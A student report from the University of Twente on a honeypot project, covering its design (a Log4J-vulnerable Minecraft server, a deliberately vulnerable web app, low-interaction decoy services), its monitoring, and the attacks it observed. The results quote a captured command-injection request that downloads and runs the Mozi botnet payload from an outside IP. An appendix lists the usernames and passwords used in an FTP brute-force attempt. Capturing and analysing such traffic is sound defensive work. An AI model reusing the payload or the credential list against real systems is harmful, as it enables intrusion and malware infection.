University of Twente

Internet Security

Quinten Nijkrake (s3303292),
Niek Vincent (s3298523),
Lars Klunder (s3057356),
Jelle van den Brink (s2743450),
Yosri Tielbeke (s3530124)

May 26, 2025

Contents

1 Introduction

In an evolving internet environment it is important to understand attacker behavior. One method to do that is with a honeypot. A honeypot is a deliberately vulnerable system that is designed to attract hackers and monitor activities.

A honeypot should mimic a valuable target for hackers so they have an incentive to perform attacks/actions. We then log the actions the hackers take on the honeypot to gain insight into how they operate.

The goal of this project is to design, deploy and monitor the honeypot environment that simulates an insecure target within the university network. We aim to analyze the techniques and strategies used by hackers. We try to find out what the attack and exploitation vectors are.

Our honeypot includes high- and low-interaction services. With as high interaction services we have a vulnerable Minecraft server and an insecure web application. Low-interaction services consist of commonly targeted protocols and ports, like FTP.

This report outlines the Honeypot Design, Monitoring Setup, presents the results and reflects on the results.

2 Honeypot Design

As we need to make the honeypot attractive, we set up the following services. Two of these services are high interaction (minecraft server and broken webapp). We also have a lot of small services that are low interaction. We log it only when someone tries to access these services. The services do pretend to be failing; this means that, for instance, the https will respond but it will respond with the body "Oops something went wrong".

2.1 Weak user

First of all we create a weak user using the code shown below. This creates a user with the name admin and despite its name it is heavily restricted and can't perform any administrative tasks. Instead of the normal `bash` this user has only `rbash` permission which is a restricted shell.

```
sudo useradd admin -m -s /bin/rbash
sudo passwd admin
```

2.2 Minecraft server(Log4J)

For our Java Minecraft server, we need to install Java and download and run a vulnerable version of a Minecraft server. The version we picked is 1.12.2 as this version contains Log4J. This is a package that is vulnerable to code injection [1]. Injections can be made the Minecraft server chat. To make the server a bit more accessible for hackers, we set the Minecraft server to run in offline mode. This means that the connected peers do not have to have a verified Microsoft account.

2.3 Small predefined honeypot services

We also used the qeeqbox honeypot, which is hosted on Github [2]. This honeypot contains multiple small services. All these services are low-interaction. Some services are mapped to other ports because the ports are blocked by UT firewall [3].
The command used for this honeypot is:

```
python honeypots --setup dhcp:67,dns:1153,elastic:9200,ftp:21,httpproxy:8080,https:443,
http:80,imap:143,ipp:631,irc:6667,ldap:389,mssql:1433,memcache:11211,mysql:3306,ntp:123,
oracle:1521,pjl:9100,pop3:110,rdp:3390,redis:6379,sip:5060,smd:445,smtp:587,snmp:161,
socks5:1080,telnet:2323,vnc:5900 --config config.json
```

The configuration file specifies where the output should go. To keep the honeypot running, we decided to run it in a screen.

2.4 Broken web app

For the Software Security course (201600051), we received a Rust web service that contained security vulnerabilities. Our task was to identify and fix these issues. For this course, we used the original vulnerable base image. This image uses a Postgres database. This database is also vulnerable. We gave it the username `postgress` and password `postgress`.

3 Monitoring Setup

To monitor the honeypot we use the monitor VM and set up a SSH connection to the honeypot. To make sure that our script runs in the background, we run it inside a screen window. We execute the command `ssh honeypot sudo find /var/log/syslog /var/log/own-services /home/group6/minecraft/logs /home/group6/webapp -type f -name *log | xargs sudo tail -F` and pipe the output to a logfile using the command `tee -a honeypot.log`. This logfile is inspected for suspicious activity. We connect to the honeypot using a private key and an entry in the ssh config.

3.1 Monitoring strategy

To check if our monitoring is still working, we will periodically check the monitoring VM for the ssh connection to our honeypot and to see if new entries are added to our log file. We will check this at least three times per week.

4 Results

In general, the server got attacked from all over the world. When mapping the IP addresses in a heatmap we see hotspots in Europe, North America and in Asia, see Figure 4.1.



Figure 4.1: IP Heatmap

A timeline of the volume of requests per hour during the whole of the experiment was made, as can be seen in Figure 4.2.



Figure 4.2: Hourly Attacks on Top 5 Services

As shown, SIP suffered a very high volume of requests at the beginning but then almost died down. Some small spikes of FTP attacks can be seen spread out through the timeline. RDP suffered two long runs with a high volume of requests, but can for the rest almost not be seen. HTTP and HTTPS did not give any spikes, but they were however probed almost constantly in relatively lower volume.

The user with IP address 81.45.40.245 - ES, with ISP name: Telefonica de Espana SAU. tried brute forcing a high number of username and password combinations A using the ftp protocol, starting at 04:39:24 on the 12th of March. For a few minutes they made many requests, most likely automated, and finally succeeded at 04:42:20 with username `ftp` and password `anonymous`. After this successful login, commands `pwd` and `cwd` were executed, a reason for this could be that these are commonly executed automatically by file explorer FileZilla, alternatively the attacker ran the commands themselves to get an overview of the directory. After this, the IP address never made a login attempt on the ftp server again.

Another IP 107.151.204.209 - HK, with ISP name: Ansheng Network Technology Co. Limited also tried this. This was done using a VpsQuan L.L.C a server, with exactly the same

username and passwords combinations as with IP address 81.45.40.245 - ES.

According to abuseIPDB IP address 81.45.40.245 - ES was reported 869 times and the confidence of abuse is 97% and the IP 107.151.204.209 - HK was reported 560 times and the confidence of Abuse is 70% [4] When looking at the reports, these IP's are often used for FTP bruteforce attacks .

Within the HTTP logs we found many weird GET requests. For example:


```
{"method": "GET", "uri": "/setup.cgi?
next_file=netgear.cfg\&todo=syscmd\&cmd=rm+-rf+/tmp/
*;wget+http://115.62.45.213:44502/Mozi.m+-O+/tmp/
netgear;sh+netgear\&curpath=/\&currentsetting.htm=1"}
```


If we look at this step by step:

- next_file=netgear.cfg: Suggests the attacker is trying to access a configuration file.
- todo=syscmd: This parameter is being abused to execute system commands.
- cmd=rm -rf /tmp/*: Deletes all files in the /tmp/ directory.
- wget http://115.62.45.213:44502/Mozi.m -O /tmp/netgear: Downloads a file named Mozi.m from a remote server and saves it as /tmp/netgear.
- sh netgear: Attempts to execute the downloaded file as a script.

Many also tried with logins like: abuse@onephe.io. Indicating just probing as Onyphe.io is a attack surface manager [5]. Many queries where run on the pjl server but there where no further logins seen form these IP's.

4.1 Minecraft

Of course, we also installed a Minecraft server, this server ran for a month (3-3-2025 until 3-4-2025). This server experienced multiple connected players. One of these is a user 'ServerSeekerV2', who connected almost every day. As the name suggests, this is a known automatic server scanner. The code for the scanner is published on GitHub by the user Funtimes909 [6]. We also experienced visits from Cornbread2100_, which is also an automatic server scanner with publicized code [7]. These bots resulted in traffic from multiple different IP Addresses /156.146.63.199, /191.101.217.28. Which are also known as bots that invade peoples Minecraft servers. These addresses lead back to VPN servers. All sessions, or visits, by these addresses are very short. This might indicate that it is just automated probing activity, like the Cornbread2100_ bot or the ServerSeekerV2 bot.

On multiple occasions, the server gave a warning that the system time changed. On the 20th of March the server probably overloaded as it suddenly ran more than 5 seconds behind, therefore automatically skipping 107 in-game ticks. At the moment of the warning there were no users connected to the server.

Overall, the traffic seen on the Minecraft server appears to be harmless. There are no signs of command injection or exploitation attempts, such as abuse of the Log4J vulnerability. Interestingly, one user even advised enabling a whitelist, noting that others might not be as benign, see Figure 4.3.



Figure 4.3: Warnings from visitors

We mainly see probing from bots, also shown in Figure 4.4 below. We have 115 logins over a month. The highest amount of pings we got was 8 a day.



Figure 4.4: Logins per day

The session times are remarkable. We see no high interaction times, no blocks or changes in the Minecraft server. The joined players all stayed there less than 10 seconds, indicating that the server was joined by a bot as seen in Figure 4.5.



Figure 4.5: Session Times

4.2 Vulnerable web app & Postgres database

The web app is running on port 3000 and has access to a not so secure PostgreSQL database with the credentials `postgres:postgres`. The web app itself has multiple possibilities for SQL injections and XSS vulnerabilities.

At the end of the honeypot assignment we did not find any active attempt of breaking into the

web app or its database. Only some HTTP GET requests to the homepage were observed, but eventually the application itself stopped accepting connections, and we are not sure why.

4.3 System Logs

We also monitored the `syslog` and `journalctl` logs, but we did not find anything interesting in any of those files.

4.4 Horizontal vs Vertical Scanning

To test whether horizontal scanning or vertical scanning was more popular we used the results we obtained on the HTTP and HTTPS services. This is because these are very similar, yet run on different ports. We found that we had 1368 distinct IP addresses trying to connect to HTTP or HTTPS. However, only 143 of these distinct IP addresses tried accessing both services. This leads us to believe that vertical scanning is more common. Table 4.1 shows the most common IP addresses ordered by the count of their occurrences.

IP	Country	ISP	Count	Source
45.148.10.35	Andorra	Techoff SRV Limited	3464	http
195.178.110.163	Russia	Techoff SRV Limited	2496	http
195.178.110.159	Sweden	Techoff SRV Limited	1848	http
45.148.10.90	Andorra	Techoff SRV Limited	1788	http
45.148.10.34	Andorra	Techoff SRV Limited	1368	http
170.39.218.138	France	FBW Reseaux Fibres inc.	950	http
195.178.110.164	Russia	Techoff SRV Limited	912	http
193.41.206.202	Romania	Alexandrion Saber Distilleries 1789 S.R.L	600	http
95.214.53.106	Poland	MEVSPACE sp. z o.o.	586	https
154.83.103.18	France	Bucklog SARL	318	http

Table 4.1: Top IP addresses by count and associated details

In the top IP addresses it is seen that although there are multiple countries seen in the top 5, all of them have the same ISP name: Techoff SRV Limited. This means that they are likely all part of the same operation to scan the internet.

4.5 Blocked ports or exceptions

According to the guidelines from UT [3] there are some blocked ports. Out of those blocked ports we did not receive any traffic for ports that had no exception, see Table 4.2. Note that DNS and Telnet are remapped to ports that have no block.

Port	Service	Blocked	Exception	Traffic
Blocked Ports				
67	DHCP	Yes	None	No
123	NTP	Yes	Exception	Yes
161	SNMP	Yes	None	No
389	LDAP	Yes	Student/Exception	Yes
631	IPP	Yes	None	No
11211	Memcache	Yes	None	No
1433	MS-SQL	Yes	Student dorms only	No
1521	Oracle	Yes	None	No
3306	MySQL	Yes	Student dorms only	No
3390	RDP	Yes	Student dorms only	Yes
587	SMTP	Yes	Student dorms only	Yes
5900	VNC	Yes	Student dorms only	No
6379	Redis	Yes	None	No
9200	ElasticSearch	Yes	Student/Exception	No
1080	SOCKS 5	Yes	Student dorms only	Yes
Not Blocked Ports				
21	FTP	No	-	Yes
80	HTTP	No	-	Yes
110	POP3	No	-	Yes
143	IMAP	No	-	No
443	HTTPS	No	-	Yes
6667	IRC	No	-	Yes
8080	HTTP Proxy	No	-	No
9100	PJL	No	-	Yes
1153	DNS	No	-	No
2323	Telnet	No	-	Yes
5060	SIP	No	-	Yes

Table 4.2: Overview of blocked and unblocked ports, exceptions, and traffic observations

4.6 Weak user

The weak user account did not have any interaction. Admin has never logged into our system.

5 | Conclusion

This project demonstrated how a honeypot can be used to gain insight into attacker behavior. By deploying high- and low-interaction services, we created a realistic and attractive environment for attackers.

The data collected over the course of a month showed scanning and probing activities that were mainly automated bots. The Minecraft server revealed largely benign but automated traffic, with no exploitations of the Log4J vulnerability. It also indicates that many scanning tools are simply looking for basic misconfigurations or entry points rather than carrying out full exploit chains.

The most notable activity occurred on the FTP port, where brute-force attempts were successful, highlighting the relevance of basic credential attacks.

The analysis of scanning behavior suggested a preference for vertical scanning, as attackers focused on individual services rather than conducting broad sweeps across multiple ports.

While the honeypot design and monitoring setup were largely effective, some challenges were observed. For example, the monitoring infrastructure required regular checks to confirm operation. The loss of connection or application crashes (as seen in the web app) could have led to missed data. Methodological improvements, like failover strategies and some health checks would benefit future projects good.

Bibliography

[1] N. C. S. Centrum, *Apache Log4j vulnerability*, Dec. 2021. [Online]. Available: https://english.ncsc.nl/topics/log4j-vulnerability.

[2] Qeeqbox. "Honeypots." (), [Online]. Available: https://github.com/qeeqbox/honeypots. (accessed: 03.03.2025).

[3] P. Peters, "Guidelines on blocking networking protocols," University of Twente, Tech. Rep., 2024. [Online]. Available: https://www.utwente.nl/en/cyber-safety/cybersafety/legislation/guidelines-on-blocking-protocols.pdf.

[4] "Check an ip address, domain name, or subnet." (), [Online]. Available: https://www.abuseipdb.com/check/.

[5] ONYPHE, *Attack surface management*, https://www.onyphe.io/attack-surface-management, Geraadpleegd op 16 april 2025, 2025.

[6] Funtimes909, *Serverseekerv2*. [Online]. Available: https://github.com/funtimes909/serverseekerv2.

[7] kgurchiek, *Minecraft-server-scanner-discord-bot*. [Online]. Available: https://github.com/kgurchiek/Minecraft-Server-Scanner-Discord-Bot.

A | Bruteforce list

Usernames Tried

www, anonymous, admin, Admin, root, db, wwwroot, data, web, ftp

Passwords Tried

anonymous	123456	admin	root	password
123123	123	pass1234	www	wwwwww
www1	www123	www2016	www2015	www!
P@ssw0rd!!	qwa123	12345678	test	123qwe!@#
123456789	123321	1314520	159357	www2017
666666	woaini	fuckyou	000000	1234567890
8888888	qwerty	1qaz2wsx	abc123	abc123456
1q2w3e4r	123qwe	www2019	www2018	p@ssw0rd
p@55w0rd	password!	p@ssw0rd!	password1	r00t
tomcat	5201314	system	pass	1234
12345	1234567	devry	111111	admin123
derok010101	windows	email@email.com	qazxswedc‘123	qwerty123456
qazxswedc	anonymousanonymous	anonymous1	anonymous123	anonymous2016
anonymous2015	anonymous!	anonymous@	anonymous2017	anonymous2019
anonymous2018	adminadmin	admin1	admin2016	admin2015
admin!	admin2017	admin2019	admin2018	Admin
AdminAdmin	Admin1	Admin123	Admin2016	Admin2015
Admin!	Admin2017	Admin2019	Admin2018	rootroot
root1	root123	root2016	root2015	root!
root2017	root2019	root2018	db	dbdb
db1	db123	db2016	db2015	db!
db2017	db2019	db2018	wwwroot	wwwrootwwwroot
wwwroot1	wwwroot123	wwwroot2016	wwwroot2015	wwwroot!
wwwroot2017	wwwroot2019	wwwroot2018	data	datadata
data1	data123	data2016	data2015	data!
data2017	data2019	data2018	web	webweb
web1	web123	web2016	web2015	web!
web2017	web2019	web2018		